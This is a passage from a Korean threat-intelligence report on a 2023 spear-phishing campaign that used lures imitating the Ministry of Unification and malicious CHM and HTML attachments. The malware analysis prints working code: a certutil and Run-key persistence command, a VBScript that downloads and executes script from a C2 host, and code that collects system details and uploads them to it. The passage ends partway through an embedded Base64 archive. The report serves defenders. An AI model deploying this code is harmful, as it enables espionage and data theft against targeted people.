
[그림 13] PHP 파일 내부에 주석처리된 북한식 단어 화면

2. 공격 시나리오 (Attack Scenario)


1) 스피어 피싱 (Spear Phishing)

다음은 2023년 9월 10일부터 19일 사이에 한국 내 대북 및 통일분야 종사자를 겨냥해 수행된 스피어 피싱 공격 중 일부 화면이다. 마치 북한 전략 정보 분야 전문가의 보고서처럼 위장한 사례와 통일부 인권인도실장 면담 요청 내용처럼 현혹하고 있다.

알집(ALZ) 압축파일을 첨부한 경우와 보안용 HTML 파일처럼 위장된 악성파일이 포함되어 있다.



[그림 14] 북한 핵위협 양상과 한국 대응방향 관련 문서로 위장한 공격 메일



[그림 15] 통일부 인권인도실장 면담 내용으로 위장한 공격 메일

앞서 초기 공격 벡터에서 기술했던 것과 마찬가지로 이메일 발신 주소가 마치 통일부 도메인과 유사한(unikorea.go[.]ci) 사례이다.

'북의 핵위협 양상과 한국의 대응방향.alz' 압축 파일 내부에는 '북의 핵위협 양상과 한국의 대응방향.chm' 파일이 존재하고, 압축 파일은 비밀번호가 설정된 상태이다.

'email_17107031014.html' 파일에는 코드 내부에 '통일부 인권인도실장 면담 관련.rar' 압축 파일이 포함되어 있다. 파일에 비밀번호가 설정된 것처럼 보이지만, 실제로는 비밀번호가 틀리거나 입력되지 않아도 상관없다.

2) 위협 헌팅 (Threat Hunting)

2023년 9월 한국 내 북한문제 전문가를 포함해 외교·통일 분야 특정 인물 표적 삼아 스피어 피싱 기반 사이버 첩보행위 정황을 다수 식별한다. 이메일 공격은 매우 오래된 전통적 수법이지만, 표적 대상자의 평소 업무 및 활동분야에 맞춤형 주제로 정교하게 접근하기 때문에 치밀하게 준비된 공격은 효과가 나름 높은 편이다.

[표 10] 스피어 피싱 공격 정보


날짜	이메일 첨부 파일	압축 내부 악성 파일
2023-09-10	북의 핵위협 양상과 한국의 대응방향.alz	북의 핵위협 양상과 한국의 대응방향.chm
2023-09-14	email_17107031014.html (통일부 인권인도실장 면담 관련.rar)	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk

공격자는 한국에서 주로 이용되는 알집(ALZ) 압축 포맷을 사용했다. 또, 마치 비밀번호가 설정된 보안용(HTML) 파일처럼 위장해 공격을 수행했다. 참고로 통일부는 보안 이메일을 보낼 때 실제 비밀번호가 설정된 HTML 파일을 첨부해 전송하고 휴대폰 단문 문자메시지로 비밀번호를 별도 제공하고 있다.

알집 압축 파일 내부에는 CHM 유형의 악성파일이 포함되어 있고, HTML 파일은 내부에 별도의 RAR 압축파일이 Base64 코드로 포함되어 있고, 압축 내부에 HWP 문서로 위장한 바로가기(LNK) 유형의 악성파일이 존재한다.

3) 공격 흐름도 (Attack Flow)

공격자는 전형적인 스피어 피싱 공격 전략을 통해 피해 대상자들에게 악성 이메일을 전달하게 된다. 주로 대북 및 통일 분야 활동가를 겨냥해 공격이 수행되었다.



[그림 16] 간략한 공격 흐름도 화면

2023년 9월에는 CHM 및 LNK 유형의 악성파일을 공격에 사용하였으며, LNK 공격을 수행할 때는 정상 HWP 문서도 함께 동봉해 의심을 최소화하는데 노력했다.

C2 서버로 악용된 2개의 도메인 'isujeil.co[.]kr', 'ba-reum.co[.]kr' 주소는 모두 '218.150.78.197' 한국 아이피 주소와 연결된 곳이다.

'isujeil.co[.]kr' 도메인 경우, 공격에 따라 'upload0', 'upload1' 중간 경로가 다르게 사용된 것도 확인되었다.

3. 악성파일 분석 (Malware Analysis)

1) (사례 1/2) '북의 핵위협 양상과 한국의 대응방향.chm'

앞서 살펴 본 스피어 피싱 공격 메일에 첨부되었던 ' 북의 핵위협 양상과 한국의 대응방향.alz' 파일은 알집(ALZ) 포맷 압축 파일이며, 내부에 '북의 핵위협 양상과 한국의 대응방향.chm' 이름의 컴파일된 HTML 도움말 파일(.chm)이 포함되어 있다.

[그림 17] ALZ 압축 (내부)파일과 HEX Edit 내용


CHM 내부에 포함된 'data.hhc' 파일을 확인해 보면, 공격자가 'KEL CHM Creator v.1.4.0.0' 프로그램을 활용해 제작한 흔적을 볼 수 있다.[10)]

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<meta name="GENERATOR" content="KEL CHM Creator v.1.4.0.0">
<!-- Sitemap 1.0 -->
</HEAD>
<BODY>
<OBJECT type="text/site properties">
    <param name="ImageType" value="Book">
    <param name="Window Styles" value="0x27">
    <param name="ExWindow Styles" value="0x100">
    <param name="comment" value="title:Online Help">
    <param name="comment" value="base:index.htm">
</OBJECT>
<UL>
    <LI> <OBJECT type="text/sitemap">
        <param name="Name" value="목차">
        <param name="Local" value="home.html">
        </OBJECT>
    <LI> <OBJECT type="text/sitemap">
        <param name="Name" value="서론">
        <param name="Local" value="서론.html">
        </OBJECT>
```

[그림 18] 'data.hhc' 파일 내부 코드 모습


10) https://dumah7.wordpress.com/2009/02/17/kel-chm-creator-v-1-4-0-0/

악성 파일 제작에 활용된 프로그램은 약 10년 전에 업데이트가 중단된 것으로 알려져 있지만, 인터넷을 통해 자유롭게 설치와 사용이 가능한 상태이다.



[그림 19] KEL CHM Creator v.1.4.0.0 프로그램 모습

CHM 내부 구조를 살펴보면, 'home.html' 파일 내부에 악성 스크립트가 포함된 것을 확인할 수 있다.



[그림 20] 악성 CHM 파일 내부 구조 및 악성 스크립트 코드 모습

내부에 포함된 악성 스크립트를 살펴보면, 'cmd.exe' 명령과 'certutil.exe' 파일을 통해 Base64 인코딩 문자열을 디코딩하여 생성한다. 그리고 레지스트리 Run 키에 'svchostno' 이름으로 등록해 컴퓨터 부팅 시마다 작동하도록 지속성을 유지한다.

```
110
111  <OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436"
     width=1 height=1>
112  <PARAM name="Command" value="ShortCut">
113  <PARAM name="Button" value="Bitmap:shortcut">
114  <PARAM name="Item1" value=',cmd, /c echo T24gRXJyb3IgUmVzdW1lIE51eHQ6U2V0IG14
     ID0gQ3JlYXR1T2JqZWN0KCJNaWNyb3NvZnQuWE1MSFRUUCIpOm14Lm9wZW4gIkdFVCIsICJodHRwO
     i8vY2Fpbm5pY2swMDIuMDAwd2ViaG9zdGFwcC5jb20vbmljay9zaG93LnBocD9xdWVyeT01MCIsIE
     ZhbHNlOm14LlNlbmQ6RXhlY3V0ZShteC5yZXNwb25zZVRleHQp > "%TEMP%\~hhBBCDA.tmp" &
     start /MIN certutil -decode "%TEMP%\~hhBBCDA.tmp"
     "%USERPROFILE%\Links\desktops.ini" & start /MIN REG ADD
     HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v svchostno /t REG_SZ /
     d  "C:\Windows\System32\cscript.exe //b //e:vbscript
     %USERPROFILE%\Links\desktops.ini" /f'>
115  <PARAM name="Item2" value="273,1,1">
116
117  </OBJECT>
118  <script>
119  shortcut.Click();
120  </SCRIPT>
121  </HTML>
```

[그림 21] home.html 내부에 숨겨진 악성 명령어

인코딩된 Base64 코드 부분을 디코딩하면, 'cainnick002.000webhostapp[.]com' C2 서버로 통신을 시도하고, 'show.php?query=50' 인자값 응답 과정을 거치게 된다.


[표 11] CHM 내부에 있는 Base64 인코딩과 디코딩 비교

Base64 (home.html)	
Encode	Decode
T24gRXJyb3IgUmVzdW1lIE5leHQ6 U2V0IG14ID0gQ3JlYXRlT2JqZWN0 KCJNaWNyb3NvZnQuWE1MSFRUU CIpOm14Lm9wZW4gIkdFVCIsICJod HRwOi8vY2Fpbm5pY2swMDIuMD Awd2ViaG9zdGFwcC5jb20vbmljay 9zaG93LnBocD9xdWVyeT01MCIsIE ZhbHNlOm14LlNlbmQ6RXhlY3V0Z ShteC5yZXNwb25zZVRleHQp	On Error Resume Next:Set mx = CreateObject("Microsoft.XMLHTTP"):mx.open "GET", "http://cainnick002.000webhostapp[.]com/nick/show.p hp?query=50", False:mx.Send:Execute(mx.responseText)

Base64 디코딩 값은 cmd 명령을 통해 '%USERPROFILE%\Links\desktops.ini' 파일로 생성이 된다. 그리고 레지스트리 HKCU 경로의 Run 키에 'svchostno' 이름으로 만든다.

데이터에는 악성 명령이 포함된 'desktops.ini' 파일을 호출하기 위해 시스템 경로의 'cscript.exe' 파일을

선언하고, 오류와 프롬프트를 표시하지 않도록 배치모드(//b) 인자를 사용한다. 아울러 'vbscript.exe' 통해 스크립트를 실행한다.



[그림 22] 레지스트리 Run 값 및 'desktops.ini' 악성 파일 모습

'desktops.ini' 파일에는 다음과 같은 내용이 포함되어 있다.

[표 12] 'desktops.ini' 파일 코드 내용

```
On Error Resume Next:Set mx =
CreateObject("Microsoft.XMLHTTP"):mx.open "GET",
"http://cainnick002.000webhostapp[.]com/nick/show.php?query=50",
False:mx.Send:Execute(mx.responseText)
```

'desktops.ini' 파일에 의해 C2 서버로 통신이 진행되면 컴퓨터 시스템 정보, 프로세스 리스트, 다운로드 폴더 정보 등을 수집해 Base64, UTF-8 함수 조건에 따라 'Info.txt' 파일로 전송을 시도한다.

이때 사용되는 바운더리(bnd) 문자열은 앞서 김수키 캠페인 내역에서 설명했던 것과 동일한 '----c2xkanZvaXU4OTA' 이다.

```
On Error Resume Next:Set mx = CreateObject
    ("Microsoft.XMLHTTP"):mx.open "GET", "
    http://cainnick002.000webhostapp.com/
    nick/show.php?query=50", False:mx.Send
    :Execute(mx.responseText)
```

```
Function SyInf()
    Set ow = GetObject("winmgmts:")
    Set ow_sys = ow.InstancesOf("Win32_ComputerSystem")
    For Each ob in ow_sys
        With ob
        str_tmp = "ComputerName: " & .Caption & vbNewLine & _
                  "OwnerName: " & .PrimaryOwnerName & vbNewLine & _
                  "Manufacturer: " & .Manufacturer & vbNewLine & _
                  "ComputerModel: " & .Model & vbNewLine & _
                  "SystemType: " & .SystemType & vbNewLine
        End With
    Next

    Set ow_os = ow.InstancesOf("Win32_OperatingSystem")
    For Each ob in ow_os
        With ob
        str_tmp = str_tmp & "OperationSystem: " & .Caption & _
            vbNewLine & _
                              "OS Version: " & .Version & " (" & .BuildNumber & ")" & vbNewLine & _
                              "TotalMemory: " & CStr(CInt(.TotalVisibleMemorySize / 1024)) & "MB" & vbNewLine
        End With
    Next

    Set ow_proc = ow.InstancesOf("Win32_Processor")
    For Each ob in ow_proc
        str_tmp = str_tmp & "Processor: " & ob.Caption & " " & _
                  CStr(ob.CurrentClockSpeed) & "MHz" & vbNewLine
    Next
    SyInf = "++++++++++++ Basic System ++++++++++++" & vbNewLine & _
            str_tmp & vbNewLine
End Function
```


```
Sub Rep(p_data, p_ui)
    bnd = "----c2xkanZvaXU4OTA"
    pd = "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""MAX_FILE_SIZE""" & vbNewLine & vbNewLine & _
         "1000000" & vbNewLine & _
         "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""file""; filename=""Info.txt""" & vbNewLine & _
         "Content-Type: text/plain" & vbNewLine & vbNewLine & _
         p_data & vbNewLine & _
         "--" & bnd & "--"
    with CreateObject("Microsoft.XMLHTTP")
        .open "POST", "http://" & p_ui & "/show.php?query=97", False
        .setRequestHeader "Content-Type", "multipart/form-data; boundary=" & bnd
        .send pd
    end with
End Sub

Function FInf()
    idx = Array(0,5,6,8,38,42)
    For i = LBound(idx) To UBound(idx)
        str_tmp = str_tmp & SpDir(idx(i), "")
    Next
    str_tmp = str_tmp & SpDir(40, "\Downloads")
    FInf = "++++++++++ Specific Folder ++++++++++" & vbNewLine & _
           str_tmp & vbNewLine
End Function


ui = "cainnick002.000webhostapp.com/nick"

raw_d = SyInf() & QProc() &  FInf()
pst_d = b64(raw_d)
Rep pst_d, ui
```

[그림 23] 'desktops.ini' 파일 명령에 의해 호출된 코드 일부

위협 행위자는 이렇게 유출된 1차 정보를 정찰용으로 사용하고, 공격 의도에 따라 서버 사이드 기반으로 추가 공격 명령을 전달할 수 있다. 이에 따라 예기치 못한 추가 피해가 발생할 수 있다.

2) (사례 2/2) 'email_17107031014.html'

통일부 인권인도실장 면담 관련 파일로 유포된 'email_17107031014.html' 파일이 실행되면 다음과 같이 보여진다. 실제 이 화면은 통일부에서 보안 메일용으로 사용하는 디자인과 겉으로 보기에 동일하다.



[그림 24] 'email_17107031014.html' 파일 실행 화면

공격자는 실제 기관에서 사용하는 보안 메일 포맷을 악용해 공격을 수행한 것으로, 과거에도 비슷한 사례가 있다. 정상적인 보안 메일은 암호를 정확히 입력해야 한다.

평소 이 같은 보안메일 수신자의 경우 비밀번호를 휴대폰 문자메시지(SMS)로 받기 때문에 이메일 제목이나 본문에 포함되었을 경우 의심해 볼 필요가 있다. 본 사례의 경우도 제목에 비밀번호(비번)를 포함해 의심을 최소화하는데 활용했다.

그렇지만, 이 파일은 임의 조작된 악성 파일이기 때문에 비밀번호가 정확하지 않더라도 [확인] 버튼을 클릭하면 다음 화면으로 넘어가게 된다.

'email_17107031014.html' 코드의 내부 중 일부를 살펴보면 다음과 같다.

```
<script type="text/javascript">

enter_count = 0;
var _resourcePath = "http://webmail.unikorea.go.kr:80/resources/securemail/",
    _encAlgorithm = "ARIA",
    _encBit = "128",
    _flashDecryptBtnId = "fpDecryptBtn",
    _scriptDecryptBtnId = "jsDecryptBtn",
    _pwInputId = "pwInput",
    _pwBtnId = "pwBtn",
    _attachCount = 1,
    _attachDownloadLinksClass = "attDlLink",
    _decryptStartDelay = 200;
    _encContent = "";   // john_modified
    _encDummny = "VAxD98T5edd9iHDkw0oK3A==";
    _encAttInfo = new Array(1);
    _encAttFile = new Array(1);
    _encAttInfo[0] = "";    // john_modified
    _encAttFile[0] = "";    // john_modified


beforeInit = function () {
    "undefined" != typeof console && console.log("beforeInit")
};
afterInit = function () {
    "undefined" != typeof console && console.log("afterInit")
};
beforeContentDecrypt = function () {
    "undefined" != typeof console && console.log("beforeContentDecrypt")
};
afterContentDecrypt = function () {
    "undefined" != typeof console && console.log("afterContentDecrypt")
};
beforeFileDecrypt = function (g) {
    "undefined" != typeof console && console.log("beforeFileDecrypt: " + g)
```

```
            if (news[i] != "&") {
                mar = mar + news[i];
            }
        }
        return atob(mar);
    }

    function z(b) {
        var c = _A(_encAttInfo[b].split(e[0])[0]);
        //c = "psexec.exe";//c = "good.txt";    // john_modified
        c =
        ud(GetParm("7Ya17J2867aAIOyduOq2jOyduOuPhOyLpOyepSDrqbTri7Qg6rSA66CoLnJhcg==
        "));

        c && (beforeFileDecrypt(c), setTimeout(function () {
            var a = _B(_encAttFile[b]);
            var att_john =
            "UmFyIRoHAQBSSCoJDAEFCAAHAQHJ8YOAAOGoS2qTAQIDC5KUAgTWnQMgq798IYADAHUyMzE
            wICjthrXsnbzrtoAg7J246raM7J2464+E7IukKSDsnbjqtozsnbjrj4Tsi6TsnqUg66m064u
            0IOq0gOugqCDthrXsnbzrtoAg7JeF66y07IOB7ZmpIOuztOqzoCAg7LC46rOg7J6Q66OMLmh
            3cC5sbmsKAwIAebs1MufZAYjaQEhQdWVEIld2UDZnsSJRERBERIWEQRIUjSFE1SRFSJE8BKe
            AVFBESBGESdIFIU8CqQqeBrBEQEjQELAsg4A71VgKLt3v9vf3neOc75jnMd985jno79NWXUG
            q61nqPUNXR/MV1WazWazWa6rPz51Bq60VqrxeqwX6A9AX/Af+wAIACgMv0dXV3Qbn0YYMTfI
            N/PbQG9rjRY91ux0uJavJxxhRu7Te5A4OCNFhmsTJ4IKPFG9LVIbTdnNPf44+hy2oOiRfTGB
            blkv0AJ1dQHNutTdb/JDCBzVLcQN/582yqtB9Ytn8DM1R0X0A3RzJnfCd5m54xq/YxiLXmdQ
            g26DbHuMvfBtf4TbgzGGXAxUGXwzAGWwvgOd1C6S8LezBmfZ5UvXU0N2dhXQiG0W7VL9hH+y
            0hUIO6shloL1B32vXkUWLQW/jBuR91k2QZ6F95Qbk7JUVQ8kLpOwu+A4SQhvT2SxUC7rcF0o
            YZWDFgZVCrXAMZhnILfzdeTLXRVKKGrv8K4F95msBBJgYwCoUfb6+iF2UoKjW/sloRiVbfwB
